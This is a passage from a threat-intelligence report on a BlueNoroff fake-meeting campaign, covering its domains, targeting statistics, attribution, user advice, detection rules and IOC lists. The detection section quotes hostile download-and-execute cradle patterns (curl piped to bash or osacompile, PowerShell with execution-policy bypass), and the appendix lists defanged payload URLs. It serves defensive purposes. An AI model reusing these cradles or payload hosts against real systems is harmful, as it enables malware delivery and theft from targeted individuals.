The cluster also included subdomains with backend-oriented labels, including `errchk` and `errcheck`, `camera[.]call-in[.]co`, `erp[.]videolan[.]store`, `odoo[.]videolan[.]store`, and the recurring label `astera` across three domains. These names may reflect error handling, administration, content management, monitoring, or collection functions behind the lure pages.

The domain `camera[.]call-in[.]co` is noteworthy because the April intrusion documented webcam access through `getUserMedia`. However, the subdomain name alone does not establish that webcam capture was implemented or active in the 2026 infrastructure. It should be treated as consistent with the previously observed collection capability, not as evidence that the capability was re-observed. Similarly, `erp` and `odoo` suggest administrative or backend services, but their functions were not directly validated.

Registration Behavior Favors Short-Lived, Privacy-Protected Domains

Domains examined during the analysis were registered through Namecheap using the Withheld for Privacy LLC proxy and short, one-year registration terms. Domain `ms-live[.]online` was created on September 11, 2025, and allowed to expire on September 11, 2026, after resolving to `.230` for a two-day period in June. Domain `ms-live[.]cc`, created on July 6, 2026, used the same registrar and privacy profile.

The observed use of privacy-protected registration, short terms, TLD permutations, and clustered naming is consistent with infrastructure intended to be replaceable. No single element is distinctive on its own, particularly because privacy proxies and one-year registrations are common. In combination with the campaign's numbered domain series, rapid certificate issuance, short resolution windows, and repeated lure themes, the registration profile supports an assessment of bulk domain acquisition for temporary operational use.

© Arctic Wolf Networks, Inc. All rights reserved. | Classification: Public

Targeting

Arctic Wolf has identified 677 individuals whose likeness, footage or personal data appears on actor-controlled infrastructure, up from approximately 400 in April (of which we independently verified 100). We estimate that based on the whole volume of recovered media, the total count is likely more. Identification is based on the actor's own file and folder names, on recognizable faces in recovered media, and on public profiles; it does not rely on VirusTotal submitter data.

The counts below are from the actor's library and therefore describe who the actor prepared material against, not confirmed compromises.

Geography

The footprint widened from 20+ to 58 countries. The United States remains the single largest concentration of targets, followed by Asian financial hubs.




Figure 16: Targeting world map, showing countries with at least one confirmed target.

© Arctic Wolf Networks, Inc. All rights reserved. | Classification: Public




Figure 17: Target breakdown by country, spread over 58 countries.

Industry Cryptocurrency and Web3 dominate, with finance, fintech and venture capital as the adjacent tier. Gaming, AI and media appear as distinct verticals for the first time; gaming matches the NovaStream and Web3-gaming lure themes, and media/entertainment matches the podcast-style content the actor now produces. (Note: Targets can carry more than one industry tag.)




Figure 18: BlueNoroff targets shown by industry.

© Arctic Wolf Networks, Inc. All rights reserved. | Classification: Public

Seniority/ Job Title
C-suite executives and founders account for 84% of identified targets, up from 76% for the broader "C-suite, founder or senior leadership" measure in April. These are the people who hold signing authority over treasury wallets and whose personal and corporate crypto holdings are least separated.




Figure 19: BlueNoroff targets shown by seniority / job title.

The observed profile has been stable across six months of exposure. The actor did not change sector, narrow geography or move down the org chart after the April publication. **We assess with high confidence that BlueNoroff's strategic objectives align with direct financial theft from individuals with wallet and treasury access, and collection of trusted identities - Telegram sessions, faces, voices and professional networks - to enable the next social engineering approach credible.**

Per-target subdomains naming a crypto investment firm, a Web3 venture fund and a blockchain security company, and PDF cover material branded as specific VC firms, show the approach is prepared per organization. The recruitment tag and the jitsi infrastructure also indicate overlap with the hiring-themed GhostHire, although Arctic Wolf has not recovered hiring lures from this cluster.

© Arctic Wolf Networks, Inc. All rights reserved. | Classification: Public

Attribution Assessment and Limitations

Arctic Wolf's April 2026 attribution of the fake-meeting intrusion to BlueNoroff rests on infrastructure, code-level and methodological overlaps with Kaspersky's GhostCall reporting and is not re-argued here. **Arctic Wolf assesses with high confidence that the 2026 lure portfolio and the Hostwinds cluster are identifiable with BlueNoroff.**

The primary assessment is based on infrastructure overlap and ClickFix pretext consistency, identical Windows cradle in NovaStream kit and April Teams WSS variant, lure framework and OS-fingerprinting and branch logic, and continuity of media library artifacts containing the same operator metadata. Secondarily, corroborating this analysis are consistent victimology/targeting and parallel public reporting on fake Zoom/Teams kits with wallet profiling and Telegram session theft.

Alternative Explanations Considered:

1. **A separate actor copying published tradecraft.** ClickFix and fake-meeting lures are widely imitated. Against this: the Media library, operator metadata and `updatesdk` naming are private details that were not fully public before April 2026 and continue unbroken into the new material; the NovaStream cradle matches a variant Arctic Wolf had not published verbatim.
2. **Shared or rented infrastructure.** Hostwinds VPS addresses are re-provisioned between tenants; some IP history shows about twenty prior tenancies and a 2023-2024 tenant with Lazarus-tagged domains. Infrastructure alone is therefore capped at medium confidence, and ten domains that pre-date or sit outside the lure families are left unattributed.
3. **A RedAlpha (China-nexus) link**. Passive DNS shows `ms-live[.]online` and subdomains (`login., ww25., ww38., 2o.`) resolving to `104[.]168[.]149[.]230` on 17-18 June 2026, and the domain carries a "RedAlpha" tag in threat-intelligence feeds because it appears in Insikt Group's June 2022 RedAlpha indicator list, alongside `ms-live[.]link`, `msauth-live[.]online` and ~150 other `*-live[.]online/.live` names used for Outlook credential phishing; RedAlpha is also referenced in the U.S.-China Economic and Security Review Commission's December 2023 staff report. Arctic Wolf assesses this as a domain-name collision, not an operator link: (a) registry RDAP shows the current `ms-live[.]online` registration was created on September 11, 2025 - more than three years after the RedAlpha campaign and in the same month the current BlueNoroff infrastructure began (`teams-live[.]us`, first seen September 19, 2025) - and lapsed on September 11, 2026; (b) the registrar profile (Namecheap, Withheld for Privacy LLC, one-year term) matches the confirmed BlueNoroff domain `ms-live[.]cc` on the same IP and differs from the resellerclub/VirMach profile Insikt documented for RedAlpha; (c) the sibling RedAlpha domains `ms-live[.]link` and `msauth-live[.]online` are unregistered today, so the family was not revived; (d) `ms-live` is a name both groups arrive at independently - Microsoft "Live" mail for RedAlpha, Microsoft "live meeting" for BlueNoroff, whose `ms-live[.]us/.com/.cc/.co.com` family is documented; (e) the RedAlpha indicator list contains no Teams, Zoom or Meet names and the USCC report contains no DPRK material. The "RedAlpha" label is a stale feed tag inherited by a re-registered name. This case is worth recording because it will recur.
4. **False flag**. No artifact in the 2026 material points to another actor; the operator metadata, language artifacts and targeting are consistent with the April findings. A deliberate false flag would require abandoning the actor's own staging library, which did not happen.
5. **Shared or leaked tooling**. The lure kits and cradles are bespoke to this campaign and are not derived from Cobalt Strike, leaked frameworks or commodity ClickFix builders; no reduction is applied.

© Arctic Wolf Networks, Inc. All rights reserved. | Classification: Public

Conclusion

Six months after Arctic Wolf first documented this campaign, BlueNoroff has expanded beyond fake meetings, but the underlying compromise model remains consistent across the entire period: establish professional trust, manufacture a technical problem, and persuade the target to execute a threat actor-supplied command, script, shortcut, or workflow.

The operation remains heavily focused on leaders across the cryptocurrency, Web3, fintech, and venture-capital sectors. By aligning lures with fundraising, investment, scheduling, media, wallet, and security workflows, BlueNoroff places malicious execution inside activities that targets routinely perform. Successful compromise may also expose authenticated sessions, professional relationships, and media that can and does regularly support subsequent targeting.

AI tooling has increased the actor's capacity to produce varied and credible lure content, including platform graphics, verification prompts, synthetic media, and supporting materials. However, AI has not fundamentally changed the intrusion mechanism. The campaign remains dependent on target research, operator engagement, tailored infrastructure, and user execution. AI is best understood as a production multiplier that helps BlueNoroff scale and diversify an established social-engineering model.

For defenders, the most significant opportunities lie below the presentation layer. Individual brands, domains, and visual artifacts will change, but the recurring transition from browser-delivered content to PowerShell, AppleScript, JXA, Automator, LNK, or shell execution remains observable.

© Arctic Wolf Networks, Inc. All rights reserved. | Classification: Public

Looking Ahead

The observed trajectory supports three expectations for the next six months. Each is an **assessment**, not an observation.

Lure themes will keep following the target's workflow, not the meeting. The 2026 portfolio already covers scheduling, documents, media and security tooling. The next pretexts are likely to be the remaining steps in a founder's or investor's day: e-signature and data-room platforms, wallet and custody-provider "security notices", and conference or podcast bookings. The Jitsi infrastructure suggests the actor may also move from simulated meetings to real ones, where a live operator or a real-time face swap replaces the pre-recorded participant loop. Defenders should assume any platform that can plausibly "need an update" is a candidate.

Media production will shift from stills and short loops to interactive video. Within six months the operator went from static GPT-4o portraits to Grok and BytePlus video that passes visual inspection. The tools the operator is already using support image-to-video and lip-sync. We assess the reasonable next step is a fake participant who responds, which removes the one clue still present in the April lure (nobody on the call answers the target). The fact that the actor has adopted a non-Western generator (BytePlus ModelArk) also means that provenance standards adopted by Western vendors (C2PA) will cover a shrinking share of the output; metadata-based detection will get weaker, not stronger.

Delivery will stay user-driven and keep moving away from the clipboard. Every variant still depends on the victim executing something. The clipboard-injection step that security awareness training now targets is being supplemented by direct file downloads (`.scpt`, Automator workflows, LNK-in-ZIP) that look like documents. We assess more signed or notarized-looking macOS wrappers, more "document" archives, and more single-use URLs that defeat post-hoc analysis. Additionally, infrastructure will likely keep rotating providers while the naming habits (`updatesdk`, `calendly.`, brandless meeting rooms) persist, because they are tied to the lure scripts rather than to the hosting.

© Arctic Wolf Networks, Inc. All rights reserved. | Classification: Public

If You Control Funds, Access, or Trust, You Could be the Target

- **Recognize leadership as the primary target set**. C-suite executives and founders account for 84% of identified targets. The campaign is designed around individuals who control funds, signing keys, sensitive information, authenticated communications, and trusted professional relationships.
- **Do not treat a polished interaction as evidence of legitimacy**. The meeting, document, media player, or verification portal may reproduce a familiar service and include real people, publicly sourced footage, stolen webcam recordings, or synthetic media. Visual quality alone is not a reliable indicator that the interaction is authentic.
- **Treat local execution as the critical warning sign**. The actor may ask you to update a viewer, complete an identity check, install a helper, open an AppleScript or Automator workflow, or paste a command into PowerShell, the Windows Run dialog, or a terminal. Legitimate meeting, document-sharing, media, and identity-verification services should not require these actions to provide access.
- **Verify unusual requests through a separate, known-good channel**. Confirm unexpected funding, partnership, investment, legal, media, or security-related invitations by calling a known number or contacting the sender through an established account. Do not use the contact details, links, or messaging thread supplied in the original invitation.
- **Treat unexpected identity verification as an escalation point**. A Calendly-branded verification prompt or similar security step should increase scrutiny, not provide reassurance. Stop if a scheduling or document workflow transitions into downloading a script, running a command, or opening a local workflow.
- **Inspect the registered domain, not only the visible brand**. Domains such as `teams-live[.]vip`, `meet-room[.]xyz`, `docsend[.]space`, `novaplayer[.]online`, and `sealteam911[.]online` use recognizable terms without belonging to the services they imitate. Check the complete registered domain character by character before proceeding.
- **Report the interaction before attempting further validation**. If a lure has already prompted a download or execution request, preserve the URL, message thread, downloaded file, and visible instructions. Contact the security team from a separate device and do not reopen the file or revisit the site.

How Arctic Wolf Protects Its Customers

Arctic Wolf is committed to ending cyber risk, and when active campaigns are identified, we move quickly to protect our customers. We have leveraged threat intelligence around this threat activity to enhance detections in the Aurora® Superintelligence Platform, subject to customer environment and available telemetry. As this campaign develops, Arctic Wolf may refine detections for additional indicators of compromise and techniques leveraged by this threat.

© Arctic Wolf Networks, Inc. All rights reserved. | Classification: Public

Appendix

Detection Opportunities

- **Block and hunt on the cluster** (*see Appendix 1*): the three Hostwinds IPs, all high-confidence domains, and the `updatesdk` and `calendly.` subdomain patterns. Alert on any DNS query for a `calendly.<non-calendly-domain>` or `updatesdk.<any> host` – both are fingerprints with arguably no legitimate use.
- **Detect the cradles, not the lure.** On Windows, alert on `curl.exe` or `powershell.exe` with `[Console]::In.ReadToEnd()` and `iex/Invoke-Expression`, on `iwr -UseBasicParsing ... -o $env:TEMP\update.ps1` followed by `powershell -ep bypass -f`, and on PowerShell spawned by `cmd.exe` from a Run-dialog or Windows Terminal session shortly after a browser download. Enable PowerShell Script Block Logging (Event ID 4104).
- **On macOS, treat OSACompile and OSAScript fed from curl as hostile.** Alert on `curl ... | osacompile -o <tmp>.scpt -`, on `osascript -e` with long concatenated strings, on Automator (`document.wflow`) launched from a ZIP in ~/Downloads, and on `.scpt` files downloaded by a browser from non-Apple domains. Linux: alert on `curl -fsSL -k ... | bash` from an interactive shell.
- **Restrict the user actions the chain depends on.** Where feasible, restrict `getUserMedia` to approved meeting domains, block execution of `.scpt, .wflow` and `.lnk` from the Downloads folder, and apply mark-of-the-web/Gatekeeper policies to archives.
- **Assume Telegram and browser sessions are the objective.** After any contact with these lures, terminate all Telegram sessions, rotate browser-stored credentials, revoke OAuth tokens and move wallet keys, as detailed in the April 2026 report's containment guidance.
- **Scan your own brand.** Organizations in crypto funds, security firms, hardware-wallet vendors, community incident-response groups should monitor for per-target subdomains and lure PDFs that carry their name, and should pre-brief staff that their identity may be used against partners.
- **Treat provenance as supporting evidence, not proof.** C2PA and generator metadata confirmed every deepfake in this report, but an increasing share of output comes from generators and editors that leave no markers. Train on behavior (what the "participant" asks you to do), not on image quality.
- **Arctic Wolf product coverage.** Arctic Wolf Aurora® Managed Detection and Response provides detection for the PowerShell, curl-piped and osascript execution patterns, the process-injection and persistence techniques documented in April, and the network indicators in Appendix 1. Arctic Wolf Managed Security Awareness® includes content on fake-meeting and ClickFix social engineering for organizations without their own program.

© Arctic Wolf Networks, Inc. All rights reserved. | Classification: Public

MITRE ATT&CK® Information

This table lists only techniques with **direct evidence** in the April-November 2026 material. Techniques documented in the April 2026 intrusion (C2 implant, browser injection, UAC bypass, persistence) are not repeated here unless re-observed.

Tactic	Technique
Reconnaissance	T1593.001 - Search Open Websites/Domains: Social Media
Reconnaissance	T1593 - Search Open Websites/Domains (YouTube content scraping)
Resource Development	T1583.001 - Acquire Infrastructure: Domains
Resource Development	T1583.003 - Acquire Infrastructure: Virtual Private Server
Resource Development	T1586 - Compromise Accounts (hijacked Telegram contacts)
Resource Development	T1587 - Develop Capabilities (lure kits, AI-generated media)
Resource Development	T1608.001 - Stage Capabilities: Upload Malware
Resource Development	T1608.005 - Stage Capabilities: Link Target
Initial Access	T1566.002 - Phishing: Spearphishing Link
Initial Access	T1566.003 - Phishing: Spearphishing via Service (Calendly, Telegram)
Execution	T1204.001 - User Execution: Malicious Link
Execution	T1204.002 - User Execution: Malicious File (LNK, Automator workflow, `.scpt`)
Execution	T1059.001 - Command and Scripting Interpreter: PowerShell
Execution	T1059.002 - Command and Scripting Interpreter: AppleScript (incl. JXA)
Execution	T1059.004 - Command and Scripting Interpreter: Unix Shell
Execution	T1059.003 - Command and Scripting Interpreter: Windows Command Shell
Defense Evasion	T1027.010 - Obfuscated Files or Information: Command Obfuscation
Defense Evasion	T1036.008 - Masquerading: Masquerade File Type (LNK inside ZIP as document)
Defense Evasion	T1070.004 - Indicator Removal: File Deletion
Defense Evasion	T1656 - Impersonation (brands, SEAL, named VC firms, real individuals)
Command and Control	T1105 - Ingress Tool Transfer
Command and Control	T1071.001 - Application Layer Protocol: Web Protocols

© Arctic Wolf Networks, Inc. All rights reserved. | Classification: Public

APPENDIX 1: IOCs (Indicators of Compromise)

Indicators from the April 2026 intrusion (C2 IPs, implant hashes, Telegram bot) are published with that report and in Arctic Wolf's GitHub repository; they are not repeated here. *Note that this report contains sensitive technical indicators intended for defensive use. Do not use these indicators or techniques for offensive purposes.*

Files

Type	Indicator	Context
SHA-256	`ca14040cc48fbc3b00ea5f74e891266128f7bb3058be400782c5b08436f7668a`	NovaStream Player HTML lure (React SPA), ITW at `hxxps://vip[.]novaplayer[.]online/view/7091322YJEemPZd0V5R4258BX3xe292n0`
SHA-256	`57201b105d64ecf9050fa1fb9107a6be36761b221ae32d7eb23859ce74b68718`	NovaStream Player expired-link HTML, same URL
SHA-256	`1a9663641958e9e7c31cc621b85f22c77c20d1ace2cb0477c4d35e6c9675bb8e`	ZIP with LNK execution chain, `docview[.]ink` (/check/60046502686a7cjHHgIc)
SHA-256	`540da969ed2a0d828e208c99f3afb4b0763a7076144e1b9edd6ca9c7db0dbeae`	ZIP with LNK execution chain, `docview[.]ink` (/check/7060005211mD1eCY8u09)
SHA-256	`e0d594ce09e8d5769b2c8ec012cd3767b3e0d7a32331c31500e9dc9fdcdc0ce3`	Deepfake participant video, uploaded 26 June 2026
SHA-256	`63e307a37616abf5c68d4489c87f792ceee5255c768bc28949102ba32ac31881`	Deepfake participant video (BytePlus ModelArk), uploaded 1 September 2026
MD5	`29e99ae57a5fb2e90cf1b6dd76392678`	`laptopnew.jpg` - 2023 "mobile not supported" Zoom image
MD5	`16273df922088b0c64fd7ffbe8153dc3`	`preview.png` - Google Generative AI asset carrying a Hugging Face job ID
File name	`[REDACTED]_Capital_Investment_Agreement.zip → document.wflow`	macOS Automator workflow with JXA downloader
File name	`NovaStreamHelper.scpt, Calendly Verification.scpt, Decrypt.scpt (DocSend)`	AppleScript payload file names used in lures
File name	`%TEMP%\update.ps1`	Script dropped and deleted by the `docview[.]ink` LNK chain

© Arctic Wolf Networks, Inc. All rights reserved. | Classification: Public

Type	Indicator	Context
File name	`[REDACTED] Funding Discussion Agenda.pdf, cobo-desktop-only.png, ashnote-og-preview.jpg`	Lure-library artifacts
LNK machine ID	`desktop-9511m6h`	Operator host that built both `docview[.]ink` LNKs
Metadata	`/Users/king/Documents/Adobe/Premiere Pro/15.0/{target,test}.prproj; PantryArtist: Microsoft Game DVR`	Operator artifacts in early-2026 media (continuity with April)

Network: IP Addresses

Indicator	Context
`104[.]168[.]149[.]230`	Hostwinds (AS54290) - Primary lure host, 90 domains
`104[.]168[.]149[.]182`	Hostwinds (AS54290) - DocSend + Teams families, per-target subdomains
`104[.]168[.]149[.]21`	Hostwinds (AS54290) - `me-live` cluster, meeting rooms

Network: URLs

Indicator	Context
`hxxps://vip[.]novaplayer[.]online/view/7091322YJEemPZd0V5R4258BX3xe292n0`	NovaStream lure page
`hxxps://updatesdk[.]novaplayer[.]online/update-winsdk-18731628`	Windows payload (`curl | powershell`)
`hxxps://updatesdk[.]novaplayer[.]online/update-macsdk-49661181`	macOS AppleScript payload
`hxxps://updatesdk[.]novaplayer[.]online/update-linuxsdk-06166443`	Linux payload (`curl | bash`)
`hxxps://docview[.]ink/check/60046502686a7cjHHgIc`	`update.ps1`, LNK 1
`hxxps://docview[.]ink/check/7060005211mD1eCY8u09`	`update.ps1`, LNK 2
`hxxps://calendly[.]idcheck[.]watch/DyPck`	AppleScript source for the Automator JXA chain

© Arctic Wolf Networks, Inc. All rights reserved. | Classification: Public

Indicator	Context
hxxps://chromeupdate[.]docdock[.]online/check/32831766541X56zrQlC1	Windows payload
hxxps://chromeupdate[.]docdock[.]online/check/3976671880i9937o3D8T	Linux payload (curl | bash)
hxxps://calendly[.]docdock[.]online/troubleshoot-issue-092267	macOS AppleScript source → PDF Viewer Update.scpt
hxxps://calendly[.]docdock[.]online/uploads/2571422?id=4NrwnhccbXvUAZM	HTML lure kit hosted on Calendly subdomain

Network: Domains, HIGH Confidence (98)

Category	Domains
Microsoft / Teams	02live[.]com[.]co, 02live[.]us[.]com, 05live[.]us[.]com, live-teams[.]com[.]co, me-0live[.]com, me-live[.]it[.]com, me-live[.]online, me-live[.]xyz, microso1t[.]com, ms-live[.]cc, ms-live[.]co[.]com, ms-live[.]online, ms-meet[.]store, ms-meeting[.]co, ms-meeting[.]com[.]co, ms-meeting[.]live, ms-room[.]online, ms-teams[.]co, ms-teams[.]in, protected-view[.]online, teams-live[.]cam, teams-live[.]com[.]co, teams-live[.]com[.]im, teams-live[.]eu[.]com, teams-live[.]it[.]com, teams-live[.]vip, teams-live[.]work, teams-meet[.]cc, teams-meet[.]cloud, teams-meet[.]co, teams-meet[.]com[.]co, teams-meet[.]in, teams-meeting[.]co, teams-meeting[.]in, teams-meets[.]cc, teams-meets[.]com, teams-meets[.]in, teams-meets[.]online, teams-meets[.]us[.]com, teams-room[.]us, teams02live[.]com, teams02live[.]us, teams02live[.]us[.]com, teams05live[.]com, teams05live[.]us[.]com, teams06live[.]com, teams07live[.]com, teams0live[.]com, teamscloud[.]us[.]com, teamslive[.]cloud, teamslive[.]us[.]com, us02live[.]co, us05cloud[.]co, us05cloud[.]com, us05cloud[.]live, us09live[.]us, web-live[.]com[.]co, web-live[.]us
Generic meeting	call-in[.]co, call-in[.]online, call-live[.]com, call-on[.]online, call-room[.]online, meet-in[.]co, meet-on[.]online, meet-room[.]online, meet-room[.]xyz, meeting-on[.]online, room-live[.]com, room-meet[.]us, room-meet[.]xyz, room-on[.]online, room-on[.]xyz, team-meet[.]xyz, web-meet[.]us, web-teams[.]us
Media player	novaplayer[.]online, novaplayer[.]xyz, videolan[.]online, videolan[.]store, videoviewer[.]online

